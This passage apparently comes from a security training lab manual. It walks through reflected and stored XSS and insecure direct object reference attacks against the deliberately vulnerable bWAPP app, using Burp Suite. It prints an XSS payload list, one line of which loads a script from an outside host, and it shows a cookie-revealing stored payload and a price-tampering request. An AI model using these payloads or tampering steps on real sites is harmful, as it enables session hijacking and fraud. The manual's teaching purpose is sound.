
Cross-site scripting attacks are attacks where an attacker injects malicious scripts into trusted web sites. There are two forms of XSS, reflected and persistent. Reflected XSS occurs when the attacker injects malicious code into a single HTTP response. The code only affects users who open the maliciously crafted link or third-party web page, which does not get stored within the application itself [18]. Persistent or stored XSS allows users to store malicious code into the web application to attack other users who visit the location of the malicious code. This is considered the most dangerous form of XSS as it allows for browser-based attacks such as capturing sensitive information of users who visit the part of the web application where the malicious code resides, hijacking another user's browser, delivering browser-based exploits, and port scanning of hosts internal to users of the web application [19].

## 2. XSS Reflected Attack

The screenshot shows a login interface with the following elements:

- Header: "Login" (highlighted in yellow), "New User", "Info".
- Section: "/ Login /"
- Text: "Enter your credentials (bee/bug)."
- Form fields:
  - Login: Input field containing "bee".
  - Password: Input field containing "•••".
  - Security level: A dropdown menu set to "low".
- Buttons: "Login" button.

Log into bWAPP with bee/bug credentials.



Select Cross-Site Scripting - Reflected (GET) from the bug selection menu and then click Hack.

The page title is "XSS - Reflected (GET)".  
The text "Enter your first and last name:" is displayed.  
The "First name:" field contains "test".  
The "Last name:" field contains "test".  
A "Go" button is located below the input fields.

Type test/test for credentials, turn Intercept on in Burp Proxy and then click the Go button in the browser.

Request to http://192.168.1.50:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET /bWAPP/xss_get.php?firstname=test&lastname=test&form=submit HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/xss_get.php?firstname=test&lastname=test
Cookie: security_level=0; PHPSESSID=e5d33eaal3d85f17f5e275e564040b31
Connection: close
```

Send to Spider  
Do an active scan  
Send to Intruder  
Ctrl+I

Right click in the Raw Request window and click Send to Intruder.

Target Proxy Spider Scanner Intruder

1 × 2 × 3 × 4 × 5 × 6 × ...

Target Positions Payloads Options

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

Start attack

```
GET /bWAPP/xss_get.php?firstname=$test$&lastname=test&form=submit HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/xss_get.php?firstname=test&lastname=test&form=submit
Cookie: security_level=0; PHPSESSID=e5d33eaal3d85f17f5e275e564040b31
Connection: close
```

Add \$ Clear \$ Auto \$ Refresh

Navigate to Burp Intruder > Positions. Click the Clear button, highlight test after firstname, and then click the Add button.

A screenshot of a web browser window. The address bar shows the URL: [www.smeegesec.com/2012/06/collection-of-cross-site-scripting-xss.html](http://www.smeegesec.com/2012/06/collection-of-cross-site-scripting-xss.html). Below the address bar, there is a note: "How should you use this? You can either keep it as a reference list or insert this list into something like Burp Intruder which has different options for inserting and submitting the payloads." The main content area displays several lines of XSS payload code.


something like **Burp Intruder** which has different options for inserting and submitting the payloads.

Must be logged in to Google Docs: [xss\\_payloads\\_6-20-12.txt](#)

```
<script>alert(123)</script>
<script>alert("hellox worldss");</script>
javascript:alert("hellox worldss")

<img src=javascript:alert("XSS");>
<'';alert(String.fromCharCode(88,83,83))//\'';alert(String.fromCharCode(
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcml
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93
<SCRIPT a=""> SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

In your host machine, navigate to <http://www.smeegesec.com/2012/06/collection-of-cross-site-scripting-xss.html> and copy the first ten lines of the payload text file shown above.



Ensure that clipboard functionality is turned on in your VM. Use either Bidirectional or Host to Guest.


```

<script>alert(123)</script>
<script>alert("hellox worldss");</script>
javascript:alert("hellox worldss")

<img src=javascript:alert("XSS");>
<"';alert(String.fromCharCode(88,83,83))//\'';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\"';alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmllwdD5hbGVydCgnWFNTJyk8L3NjcmllwdD4K">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH
A6Ly93d3cudzMu3JnLzIwMDAv3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5z0nhsaW5rPSJodHRw0i8vd3d3LnczMm9yZy8x0Tk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIx0TQiIGHlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmllwdCI+YWxlcnQoIlh
TUYIp0zwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>
<SCRIPT a=>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>

```

Open Leafpad in your Kali VM, paste the payloads into Leafpad and save the file as `xssPayloads.txt`.




Navigate to Burp Intruder > Payloads, click Load, select the file that you just created, and click Open.

Click Start Attack and then click OK on the prompt that follows. You should see the window shown above. Take note of the different lengths for each payload compared to the base (or 0) Request.

Attack Save Columns							Intruder attack 6
	Results	Target	Positions	Payloads	Options		
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Com	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	13747		
1	<script>alert(123)</script>	200	<input type="checkbox"/>	<input type="checkbox"/>	13770		
2	<script>alert("hellox world...")						
3	javascript:alert("hellox wor...")						
4							
7	<META HTTP-EQUIV="refresh" ...>						
8	<IFRAME SRC="javascript:...>						
9	<EMBED SRC="data:image/...>						
10	<SCRIPT a=>" SRC="http://...>						

Right click on a row and then click Show response in browser. Click copy, then open a new tab in your VM's browser and Paste & Go.




Here is the result of the payload <script>alert(123)</script>.

This confirms that the application is vulnerable to XSS.

An attacker can have a victim click on a link that contains maliciously crafted code to steal the session cookie and send it to the attacker, who has a listener running.

### 3. Stored XSS Attack



Log in with bee/bug and select Cross-Site Scripting - Stored (Blog) from the bug selection menu and click Hack.

/ XSS - Stored (Blog) /

#	Owner	Date	Entry
---	-------	------	-------

Turn intercept on in Burp Proxy. Type “test” in the form and click Submit.

Right click in the Raw Request window and click on Send to Intruder.

In Intruder > Positions, click on the Clear button, highlight test, and click on the Add button.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. Under the 'Payload Sets' section, a payload set is defined with a count of 1. Under the 'Payload Options [Simple list]' section, a single item is listed: "This blog is the <script>alert('Your cookie is:\n"+document.cookie)</script> best!".

In the text field to the right of the Add button type the following:

This blog is the <script>alert("Your cookie is:\n"+document.cookie)</script> best!


Click the Add button and then click Start Attack.

The screenshot shows the 'Intruder attack 13' results table. It displays two requests. Request 0 has a status of 200 and a length of 15007 bytes. Request 1 contains the payload "This blog is the <script>al..." and has a status of 200 and a length of 15257 bytes.


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	15007	
1	This blog is the <script>al...	200	<input type="checkbox"/>	<input type="checkbox"/>	15257	

Notice that the payload has a 200 status meaning that it was accepted. It is 250 bytes longer than the base length.

Right click Request 1, click on Show response in browser, click copy, and then paste the link into the browser.



Above is a screenshot of the response in the browser.



Navigate to the portal page by highlighting xss\_stored\_1.php (copy this as we will return to this page), press the Delete key, and then press the Enter key.

Then add xxs\_stored\_1.php to the end of the URL and press Enter. The cookie message will display again because this script is stored in the database. Of course, the attacker will not alert you to notify you that you are being attacked. The attacker will

simply send your cookie to his listener so that he can hijack your session.

Stored XSS is very dangerous because the payload is not visible in the browser, and users might activate the payload by simply visiting an affected page.

**Questions:**

How might an attacker use XSS reflected?

What can attack do to disguise a malicious link?


How do you prevent XSS?

# Lab 7: Insecure Direct Object References


## 1. Introduction

When a developer exposes a reference to an internal implementation object, such as a directory, database key, or file, an insecure direct object reference occurs. In the case of insecure direct object references, an attacker is a user who is authorized on the system, but is able to change a parameter value somewhere else on the system where the attacker has no authorization. This is a common security weakness because applications often generate web pages utilizing the actual key or name of an object [20]. The vulnerability is easily detected by changing parameter values and analyzing the response generated by the web server. You can quickly verify proper authorization by analyzing the code. If the developer does not make object references unpredictable, an attacker can easily access all data available on the system referenced by the object [21]. Some examples of attacks of this nature include making changes to another user's information, and changing the price of an item on a web store.


## 2. Attacking Insecure DOR (Change Secret)



Create a test user (testuser1 is used in this lab), log in with that user, and then select the Insecure DOR (Change Secret) from the bug selection menu and then click Hack.



Make sure that Intercept is turned on in Burp Proxy. Then type test in the browser text field and click the Change button.



Notice the secret, login, and action at the bottom of the Raw Request window.

The screenshot shows the OWASP ZAP interface in the Proxy tab. A request to `http://192.168.1.50:80/bWAPP/insecure_direct_object_ref_1.php` is captured. The request details are as follows:

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=6e393e80c60c5fe850213b2418b0baea
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

secret=test&login=bee&action=change
```

Change the login from testuser1 to bee, and then click on the forward button.

The screenshot shows a web page titled "Insecure DOR (Change Secret)". The page content is:


Change your secret.

New secret:

The secret has been changed!

Congratulations! You just changed the secret of another user. Such an attack would allow an attacker to take control of another user's account.

### 3. Attacking Insecure DOR (Order Tickets)



Select Insecure DOR (Order Tickets) from the bug selection menu and then click Hack.

## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.

Enter 100 and then click Confirm.

## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.


You ordered **100** movie tickets.

Total amount charged from your account automatically: **1500 EUR**.

Thank you for your order!


Verify that the total about is 1500 EUR.

Turn Intercept on in Burp Proxy and then click Confirm in the browser.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in orange, indicating it is active. Below the tabs, there are four buttons: 'Forward', 'Drop', 'Intercept is on' (which is greyed out), and 'Action'. At the bottom, there are four tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected. The main area displays a POST request to http://192.168.1.50:80/bWAPP/insecure\_direct\_object\_ref\_2.php. The request includes a Host header (192.168.1.50), User-Agent (Mozilla/5.0), Accept (text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8), Accept-Language (en-US, en; q=0.5), Accept-Encoding (gzip, deflate), Referer (http://192.168.1.50/bWAPP/insecure\_direct\_object\_ref\_2.php), a cookie (security\_level=0; PHPSESSID=2211db301fdf267374dd9989ad443591), Connection (close), Content-Type (application/x-www-form-urlencoded), Content-Length (46), and parameters (ticket\_quantity=1&ticket\_price=15&action=order).

Either right click and send this to the repeater to change the parameters, or change the parameters right in the Raw Request window.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in orange, indicating it is active. Below the tabs, there are four buttons: 'Forward', 'Drop', 'Intercept is on' (which is greyed out), and 'Action'. At the bottom, there are four tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected. The main area displays a POST request to http://192.168.1.50:80/bWAPP/insecure\_direct\_object\_ref\_2.php. The request includes a Host header (192.168.1.50), User-Agent (Mozilla/5.0), Accept (text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8), Accept-Language (en-US, en; q=0.5), Accept-Encoding (gzip, deflate), Referer (http://192.168.1.50/bWAPP/insecure\_direct\_object\_ref\_2.php), a cookie (security\_level=0; PHPSESSID=2211db301fdf267374dd9989ad443591), Connection (close), Content-Type (application/x-www-form-urlencoded), Content-Length (46), and parameters (ticket\_quantity=100&ticket\_price=.01&action=order).

After making the changes click on the Forward button.

## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.

**Confirm**

You ordered **100** movie tickets.

Total amount charged from your account automatically: **1 EUR**.

Thank you for your order!

We get 100 movie tickets for 1 EUR.

### Questions:

What are the two methods of detecting insecure direct object references?

What is a directory traversal attack? Give an example.

How can a developer prevent insecure direct object references?

# Lab 8: The Rest of the Burp Tools

## 1. Introduction

The Burp Tools that have not been used in the previous labs are Target, Spider, Scanner, Sequencer, Decoder, and Extender. The Target tool gives you an overview of your target web application's functionality and content. It contains the site map that provides you with detailed information about your target. It allows you to establish the scope of your penetration testing [22]. The Spider tool automatically crawls web applications to give you a list of all files that comprise the web application that you are targeting [23]. The Sequencer tool allows you to analyze the randomness of objects such as session tokens and password reset tokens [24]. The Decoder tools allows you to encode and decode data from and to URL, HTML, Base64, ASCII hex, Hex, Octal, Binary, and GZIP [25]. The Extender tool gives you the capability to use your own code or some third-party code to extend the functionality of Burp. You can access the BApp Store to download BApp files [26].

## 2. Target

Open up Burp, open the browser, and navigate to the IP address that the bWAPP server resides on (192.168.1.50/bWAPP for this example). Click on the Target tab.

The screenshot shows the Burp Suite interface with the 'Target' tab selected. The 'Scope' tab is also visible. A filter bar at the top says: "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders".

**Site map:**

- http://192.168.1.50 (selected)
- http://be.linkedin.com
- http://creativecommons.org
- https://fonts.googleapis.com
- http://html5shiv.googlecode.com
- http://itsecgames.blogspot.com
- http://twitter.com
- http://www.facebook.com
- http://www.missingkids.com
- http://www.mmebvba.com
- https://www.netsparker.com
- https://www\_OWASP.org

**Table View:**

Host	Method	URL	Params	Status	Length
http://192.168.1.50	GET	/bWAPP/login.php		200	4434
http://192.168.1.50	GET	/bWAPP/		302	300
http://192.168.1.50	GET	/bWAPP/portal.php		302	500
http://192.168.1.50	GET	/bWAPP/info.php			
http://192.168.1.50	GET	/bWAPP/js/html5.js			
http://192.168.1.50	GET	/bWAPP/training.php			
http://192.168.1.50	GET	/bWAPP/user_new.php			

**Request/Response Tab:**

Raw Headers:

```
GET /bWAPP/ HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0
Connection: close
```

This is the results when you navigate to Burp Target. It is currently hiding not found items; CSS, image and general binary content; 4xx responses; and empty folders.

The screenshot shows the 'Scope' tab selected. A filter bar at the top says: "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders".

**Filter Options:**

- Filter by request type:**
  - Show only in-scope items
  - Show only requested items
  - Show only parameterized requests
  - Hide not-found items
- Filter by MIME type:**
  - HTML
  - Script
  - XML
  - CSS
  - Other text
  - Images
  - Flash
  - Other binary
- Filter by status code:**
  - 2xx [success]
  - 3xx [redirection]
  - 4xx [request error]
  - 5xx [server error]
- Folders:**
  - Hide empty fol...
- Filter by search term [Pro only]:**

  - Regex
  - Case sensitive
  - Negative search
- Filter by file extension:**
  - Show only:
  - Hide:
- Filter by annotation:**
  - Show only commented ite...
  - Show only highlighted items

**Show/Hide Buttons:**

Show all   Hide all

You can filter what is hidden and shown by clicking on the filter menu (bar below Site map and Scope tabs).

Click on the Scope tab to include and exclude objects from the scope of what you intend to spider from the web application.

Navigate back to Site map, right click on the host address and click on Add to scope.

Navigate back to Scope to verify that it the host is included in scope.

### 3. Spider

